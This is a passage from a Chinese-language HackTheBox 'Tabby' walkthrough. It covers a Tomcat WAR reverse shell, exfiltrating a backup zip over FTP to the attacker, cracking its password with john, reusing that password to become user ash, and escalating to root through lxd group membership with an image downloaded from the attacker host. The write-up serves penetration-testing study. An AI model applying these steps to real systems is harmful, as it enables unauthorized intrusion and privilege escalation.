Expires: Thu, 01 Jan 1970 00:00:00 GMT
Keep-Alive: timeout=20
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff

OK - Deployed application at context path [/shell2]
```

上传成功后访问对应的路径，成功获得到一个反弹shell：

```
┌──(root㉿kali)-[/home/kali/hackthebox/Tabby/file]
└─# http http://megahosting.htb:8080/shell/
HTTP/1.1 200
Connection: keep-alive
Content-Length: 6
Content-Type: text/html;charset=ISO-8859-1
Date: Sat, 10 Jul 2021 12:27:06 GMT
Keep-Alive: timeout=20
Set-Cookie: JSESSIONID=0454298A74873836E0E0A206B082C033; Path=/shell; HttpOnly



┌──(root㉿kali)-[/home/kali/hackthebox/Tabby/file]
└─#
```

```
┌──(root㉿kali)-[/usr/share/seclists/Fuzzing]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.194] 33966
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

横向移动（Lateral Movement）

通过之前对文件的 LFI 利用成功知道存在一个 `ash` 用户，所以先通过 find 搜索一下，发现有一个 `ash` 用户的 `16162020_backup.zip` 文件：

```
find / -type f -group ash 2>/dev/null
/var/www/html/files/16162020_backup.zip
tomcat@tabby:/var/www/html$
```

发现目标服务器上有 ftp 命令，就用它来文件传递的将备份文件传递到kali：

```
┌──(root㉿kali)-[/home/kali/hackthebox/Tabby/file]
└─# 21
/usr/local/lib/python3.9/dist-packages/pyftpdlib/authorizers.py:243: RuntimeWarning: write permissions assigned to anonymous user.
  warnings.warn("write permissions assigned to anonymous user.",
[I 2021-07-10 20:26:51] concurrency model: async
[I 2021-07-10 20:26:51] masquerade (NAT) address: None
[I 2021-07-10 20:26:51] passive ports: None
[I 2021-07-10 20:26:51] >>> starting FTP server on 0.0.0.0:21, pid=329841 <<<
[I 2021-07-10 20:29:11] 10.10.10.194:36660-[] FTP session opened (connect)
[I 2021-07-10 20:29:16] 10.10.10.194:36660-[anonymous] USER 'anonymous' logged in.
[I 2021-07-10 20:29:23] 10.10.10.194:36660-[anonymous] STOR /home/kali/hackthebox/Tabby/file/16162020_backup.zip completed=1 bytes=8716 seconds=0.562
[I 2021-07-10 20:29:30] 10.10.10.194:36660-[anonymous] FTP session closed (disconnect).
^C[I 2021-07-10 20:29:32] received interrupt signal
[I 2021-07-10 20:29:32] >>> shutting down FTP server, 1 socket(s), pid=329841 <<<

┌──(root㉿kali)-[/home/kali/hackthebox/Tabby/file]
└─# ls
16162020_backup.zip  shell.war  zip

┌──(root㉿kali)-[/home/kali/hackthebox/Tabby/file]
└─#
```

```
drwxr-xr-x 2 root root 4096 Jun 16  2020 archive/
drwxr-xr-x 2 root root 4096 Jun 16  2020 revoked_certs/
-rw-r--r-- 1 root root 6507 Jun 16  2020 statement
ll archive
ll archive
total 8
drwxr-xr-x 2 root root 4096 Jun 16  2020 ./
drwxr-xr-x 4 ash  ash  4096 Jun 17  2020 ../
ftp
ftp
exit
exit
ftp 10.10.16.15
ftp 10.10.16.15
Connected to 10.10.16.15.
220 pyftpdlib 1.5.6 ready.
anonymous
anonymous
331 Username ok, send password.
anonymous

230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
put ./16162020_backup.zip
put ./16162020_backup.zip
local: ./16162020_backup.zip remote: ./16162020_backup.zip
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
8716 bytes sent in 0.00 secs (84.8186 MB/s)
exit
exit
221 Goodbye.
tomcat@tabby:/var/www/html/files$
```

当然在目标服务器上 `cp` 然后使用 `wget` 去下也是一样的。

在解压压缩文件时提示需要密码，但在目标服务器上搜了一圈并没有发现有可疑的信息。一看服务器信息 `Ubuntu 20.04`，内核也很高内核提权也不行。无奈...

去了趟WC让脑子降降温，回来换个思路尝试对压缩文件进行密码爆破。使用 `zip2john` 配合字典尝试：

```
┌──(root㉿kali)-[/home/kali/hackthebox/Tabby/file]
└─# zip2john 16162020_backup.zip > hash
16162020_backup.zip/var/www/html/assets/ is not encrypted!
ver 1.0 16162020_backup.zip/var/www/html/assets/ is not encrypted, or stored with non-handled compre
ver 2.0 efh 5455 efh 7875 16162020_backup.zip/var/www/html/favicon.ico PKZIP Encr: 2b chk, TS_chk, c
ver 1.0 16162020_backup.zip/var/www/html/files/ is not encrypted, or stored with non-handled compres
ver 2.0 efh 5455 efh 7875 16162020_backup.zip/var/www/html/index.php PKZIP Encr: 2b chk, TS_chk, cmp
ver 1.0 efh 5455 efh 7875 16162020_backup.zip/var/www/html/logo.png PKZIP Encr: 2b chk, TS_chk, cmpl
ver 2.0 efh 5455 efh 7875 16162020_backup.zip/var/www/html/news.php PKZIP Encr: 2b chk, TS_chk, cmpl
ver 2.0 efh 5455 efh 7875 16162020_backup.zip/var/www/html/Readme.txt PKZIP Encr: 2b chk, TS_chk, cm
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(root㉿kali)-[/home/kali/hackthebox/Tabby/file]
└─# ls
16162020_backup.zip  hash  linpeas.sh  linpeas.txt  shell.war  zip

┌──(root㉿kali)-[/home/kali/hackthebox/Tabby/file]
└─# john ./hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it         (16162020_backup.zip)
1g 0:00:00:03 DONE (2021-07-10 20:58) 0.3076g/s 3188Kp/s 3188Kc/s 3188KC/s adnc153..adenabuck
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(root㉿kali)-[/home/kali/hackthebox/Tabby/file]
└─#
```

成功到的压缩文件密码：`admin@it`，使用该密码成功从 tomcat 用户横移至 ash 用户：

```
┌──(root㉿kali)-[/usr/share/seclists/Fuzzing]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.194] 33978
python3 -c 'import pty; pty.spawn("/bin/bash")'
ls
ls
conf  lib  logs  policy  webapps  work
ls
ls
conf  lib  logs  policy  webapps  work
su - ash
su - ash
admin@it

ash@tabby:~$
[work] 1:rlwrap*
```

权限提升（Privilege Escalation）

随后在使用 linPEAS 进行深度分析，发现 root 身份运行的 lxd 进程信息：


```
ash        45502  0.0  0.1 171040  3776 ?        S    13:32   0:00  _ (sd-pam)
root       46171  1.2  0.0   4636  1904 ?        Ss   13:32   0:00 /bin/sh /snap/lxd/14804/commands/daemon.start
root       46305 41.0  2.2 1566476 45624 ?       SLl  13:32   0:00  _ lxd --logfile /var/snap/lxd/common/lxd/logs/lxd.log --group lxd
root       46306 10.0  1.6 1157076 34532 ?       SLl  13:32   0:00  _ lxd waitready
root       46307  0.0  0.0   4636   124 ?        S    13:32   0:00  _ /bin/sh /snap/lxd/14804/commands/daemon.start
root       46308  0.0  0.0   4540   816 ?        S    13:32   0:00      _ sleep 1
root       46292  1.0  0.0  97804  1772 ?        Sl   13:32   0:00 lxcfs /var/snap/lxd/common/var/lib/lxcfs -p /var/snap/lxd/common/lxcfs.pid
```

并且当前的 ash 用户具备 `lxd` 组：

```
[+] Users with console
ash:x:1000:1000:clive:/home/ash:/bin/bash
root:x:0:0:root:/root:/bin/bash

[+] All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
uid=101(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
uid=102(systemd-timesync) gid=104(systemd-timesync) groups=104(systemd-timesync)
```

> LXD是提供了RESTAPI的LXC 容器管理器,主要是管理linux容器的第三方管理器。

根据这一特征继续查找利用方式：



通过， `https://www.hackingarticles.in/lxd-privilege-escalation/` 了解到：

> 本地“lxd”组的成员可以立即将权限提升到主机操作系统上的 root。这与该用户是否已被授予 sudo 权限并且不需要他们输入密码。即使使用 LXD snap 包，该漏洞也存在。
>
> LXD 和 LXC 简介
>
> Linux Container (LXC) 通常被认为是一种介于 chroot 和完全开发的虚拟机之间的轻量级虚拟化技术，它创建了一个尽可能接近 Linux 安装的环境，但不需要单独的内核。
>
> Linux 守护进程 (LXD) 是更轻的管理程序，或轻量级容器管理程序。LXD 建立在一种称为 LXC 的容器技术之上，该技术以前被 Docker 使用过。它使用稳定的 LXC API 在幕后进行所有容器管理，在顶部添加 REST API 并提供更简单、更一致的用户体验。

通过 whereis 确认下 lxd 命令的相关路径，开始提权：

```
whereis lxd
whereis lxd
lxd: /snap/bin/lxd.lxc-to-lxd /snap/bin/lxd.lxc /snap/bin/lxd.check-kernel /snap/bin/lxd /snap/bin/lxd.migrate /snap/bin/lxd.benchmark /snap/bin/lxd.buginfo
ash@tabby:/tmp$
[work] 1:rlwrap*                                                    kali | 六 2021-07-10 21:52
```

但是在按照文章内容对 https://github.com/saghul/lxd-alpine-builder.git 下载并编译后，镜像包无法在目标服务器上进行导入：

```
--2021-07-10 14:48:30--  http://10.10.16.15/alpine-v3.14-x86_64-20210710_2208.tar.gz
Connecting to 10.10.16.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3251955 (3.1M) [application/gzip]
Saving to: 'alpine-v3.14-x86_64-20210710_2208.tar.gz'

alpine-v3.14-x86_64 100%[===================>]   3.10M   487KB/s    in 19s

2021-07-10 14:48:50 (165 KB/s) - 'alpine-v3.14-x86_64-20210710_2208.tar.gz' saved [3251955/325195

ls
ls
alpine-v3.14-x86_64-20210710_2208.tar.gz  hsperfdata_tomcat
lxc image import ./alpine-v3.14-x86_64-20210710_2208.tar.gz --alias myimage
<e-v3.14-x86_64-20210710_2208.tar.gz --alias myimage
To start your first instance, try: lxc launch ubuntu:18.04

Error: open ./alpine-v3.14-x86_64-20210710_2208.tar.gz: no such file or directory
lxc image import ./alpine-v3.14-x86_64-20210710_2208.tar.gz --alias mytest
<ne-v3.14-x86_64-20210710_2208.tar.gz --alias mytest
Error: open ./alpine-v3.14-x86_64-20210710_2208.tar.gz: no such file or directory
ash@tabby:/tmp$
```

经过多次尝试最终定位到是 `./build-alpine` 运行后，远程拉取的 iso 版本有问题，与目标系统不一致且版本较高，修改脚本中的 `$apk_arch` 与 `latest-releases.yaml` 对应的 `.iso` 地址，编译成新的镜像包导入成功：

```
ls
ls
snap  user.txt
wget 10.10.16.15/alpine-v3.8-i686-20210710_2249.tar.gz
wget 10.10.16.15/alpine-v3.8-i686-20210710_2249.tar.gz
--2021-07-10 15:09:20--  http://10.10.16.15/alpine-v3.8-i686-20210710_2249.tar.gz
Connecting to 10.10.16.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2684716 (2.6M) [application/gzip]
Saving to: 'alpine-v3.8-i686-20210710_2249.tar.gz'

alpine-v3.8-i686-20 100%[===================>]   2.56M   501KB/s    in 4.4s

2021-07-10 15:09:25 (597 KB/s) - 'alpine-v3.8-i686-20210710_2249.tar.gz' saved [2684716/2684716]

ash@tabby:~$

lxc image import /tmp/alpine-v3.8-i686-20210710_2249.tar.gz --alias myimage
<pine-v3.8-i686-20210710_2249.tar.gz --alias myimage
Error: open /tmp/alpine-v3.8-i686-20210710_2249.tar.gz: no such file or directory
lxc image import ./alpine-v3.8-i686-20210710_2249.tar.gz --alias myimage
<pine-v3.8-i686-20210710_2249.tar.gz --alias myimage
lxc list
lxc list
+------+-------+------+------+------+-----------+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |
+------+-------+------+------+------+-----------+
lxc image import ./alpine-v3.8-i686-20210710_2249.tar.gz --alias myimage
<pine-v3.8-i686-20210710_2249.tar.gz --alias myimage
Error: Image with same fingerprint already exists
lxc list
lxc list
[work] 1:[tmux]*
```

随后按照文中运行 `$ lxc exec ignite /bin/sh` 成功完成提权：

```
~ # find / -iname 'root.txt'
/mnt/root/root/root.txt
find: /sys/kernel/tracing: Permission denied
find: /sys/kernel/debug: Permission denied
find: /sys/kernel/config: Permission denied
find: /proc/sys/fs/binfmt_misc: Permission denied
~ # cat /mnt/root/root/root.txt
c37b6039f9
~ #
```

```
--hc: 不输出状态码等于你设置的状态码的响应包(比如设置为200,那就不会输出状态码等于200的包)
--hl: 不输出行数等于你设置的行数的响应包
--hw: 不输出字数等于你设置的字数的响应包
--hh: 不输出字符数等于你设置的字符数的响应包
--hs: 不输出响应包中包含你输入的字符串的响应包
--sc: 输出状态码等于你设置的状态码的响应包
--sl: 输出行数等于你设置的行数的响应包
--sw: 输出字数等于你设置的字数的响应包
--sh: 输出字符数等于你设置的字符数的响应包
--ss: 输出响应包中包含你输入的字符串的响应包

Tomcat权限分为:
manager (后台管理)
- manager-gui 拥有html页面权限
- manager-status 拥有查看status的权限
- manager-script 拥有text接口的权限, 和status权限
- manager-jmx 拥有jmx权限, 和status权限

host-manager (虚拟主机管理)
- admin-gui 拥有html页面权限
- admin-script 拥有text接口权限
```


参考

- https://cuokon.github.io/2019/08/28/wfuzz/
- https://www.certilience.fr/2019/03/tomcat-exploit-variant-host-manager/
- https://book.hacktricks.xyz/pentesting/pentesting-web/tomcat
- https://www.hackingarticles.in/lxd-privilege-escalation/